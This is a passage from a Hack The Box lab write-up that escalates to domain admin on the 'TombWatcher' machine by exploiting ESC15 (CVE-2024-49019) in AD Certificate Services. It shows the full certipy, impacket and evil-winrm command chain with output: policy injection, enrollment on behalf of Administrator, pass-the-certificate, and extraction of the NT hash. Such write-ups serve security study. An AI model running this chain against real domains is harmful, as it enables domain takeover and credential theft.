        Owner                           : TOMBWATCHER.HTB\Enterprise Admins
        Full Control Principals         : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Owner Principals          : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Dacl Principals           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Property Enroll           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          TOMBWATCHER.HTB\cert_admin
    [+] User Enrollable Principals      : TOMBWATCHER.HTB\cert_admin
    [!] Vulnerabilities
      ESC15                             : Enrollee supplies subject and schema version is 1.
    [*] Remarks
      ESC15                             : Only applicable if the environment has not been patched. See CVE-2024-49019 or the wiki for more details.
ESC15, aka CVE-2024-49019 or “EKUwu”, is a vulnerability that allows the injection of arbitrary Application Policies in certificates issued from Schema V1 templates. If the CA is not patched, it will incorrected include attacker-supplied Application Policies in the issued certificates, even if they are inconsistent with the templates defined Extended Key Usages (EKUs), thereby granting the certificate unintended capabilities. You can read more about it here in this section of the certipy wiki.
The wiki lists two methods of exploitation, I tried both, but only the second worked. We first request a TGT for cert_admin.
╭─brian@rx-93-nu boxes/tombwatcher/certipy
╰─$ getTGT.py TOMBWATCHER.htb/cert_admin -hashes :f87ebf0febd9c4095c68a88928755773 -dc-ip 10.129.16.106
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in cert_admin.ccache
╭─brian@rx-93-nu boxes/tombwatcher/certipy
╰─$ export KRB5CCNAME=$PWD/cert_admin.ccache
╭─brian@rx-93-nu boxes/tombwatcher/certipy
╰─$ klist
Ticket cache: FILE:/home/brian/Documents/study_files/hacking/htb/boxes/tombwatcher/certipy/cert_admin.ccache
Default principal: cert_admin@TOMBWATCHER.HTB

Valid starting       Expires              Service principal
06/17/2026 18:26:25  06/18/2026 04:26:25  krbtgt/TOMBWATCHER.HTB@TOMBWATCHER.HTB
        renew until 06/18/2026 18:26:25
We request enrollment agent certificate by injecting the “Certificate Request Agent” policy into the certificate.
╭─brian@rx-93-nu boxes/tombwatcher/certipy
╰─$ certipy req \
    -k -no-pass \
    -dc-ip '10.129.16.106' -target 'dc01.tombwatcher.htb' \
    -ca 'tombwatcher-CA-1' -template 'WebServer' \
    -application-policies 'Certificate Request Agent'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] DC host (-dc-host) not specified and Kerberos authentication is used. This might fail
[*] Requesting certificate via RPC
[*] Request ID is 7
[*] Successfully requested certificate
[*] Got certificate without identity
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'cert_admin.pfx'
[*] Wrote certificate and private key to 'cert_admin.pfx'
We then use the agent certificate to request a certificate on behalf of the domain admin user, like as if we are exploiting ESC3.
╭─brian@rx-93-nu boxes/tombwatcher/certipy
╰─$ certipy req \
    -k -no-pass \
    -dc-ip '10.129.16.106' -target 'dc01.tombwatcher.htb' \
    -ca 'tombwatcher-CA-1' -template 'User' \
    -pfx 'cert_admin.pfx' -on-behalf-of 'TOMBWATCHER\Administrator'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] DC host (-dc-host) not specified and Kerberos authentication is used. This might fail
[*] Requesting certificate via RPC
[*] Request ID is 8
[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator@tombwatcher.htb'
[*] Certificate object SID is 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Saving certificate and private key to 'administrator.pfx'
File 'administrator.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote certificate and private key to 'administrator.pfx'
Finally, we authenticate as domain admin using Pass-the-Certitifcate, grabbing its TGT and hash.
╭─brian@rx-93-nu boxes/tombwatcher/certipy
╰─$ certipy auth -pfx administrator.pfx -dc-ip 10.129.16.106
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'Administrator@tombwatcher.htb'
[*]     Security Extension SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Using principal: 'administrator@tombwatcher.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@tombwatcher.htb': aad3b435b51404eeaad3b435b51404ee:f61db423bebe3328d33af26741afe5fc
Now, we can WinRM into the target as the domain admin, and grab the root flag:
╭─brian@rx-93-nu boxes/tombwatcher/certipy
╰─$ evil-winrm -i 10.129.16.106 -u Administrator -H f61db423bebe3328d33af26741afe5fc
/usr/lib/ruby/gems/3.4.0/gems/winrm-2.3.9/lib/winrm/psrp/fragment.rb:35: warning: redefining 'object_id' may cause serious problems
/usr/lib/ruby/gems/3.4.0/gems/winrm-2.3.9/lib/winrm/psrp/message_fragmenter.rb:29: warning: redefining 'object_id' may cause serious problems

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method 'quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls ..\Desktop


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        6/17/2026   4:47 PM             34 root.txt
#Medium #Windows #HTB #VulnLab #Active Directory #ACL Abuse #Kerberoasting #GMSA #Shadow Credentials #ADCS #ESC15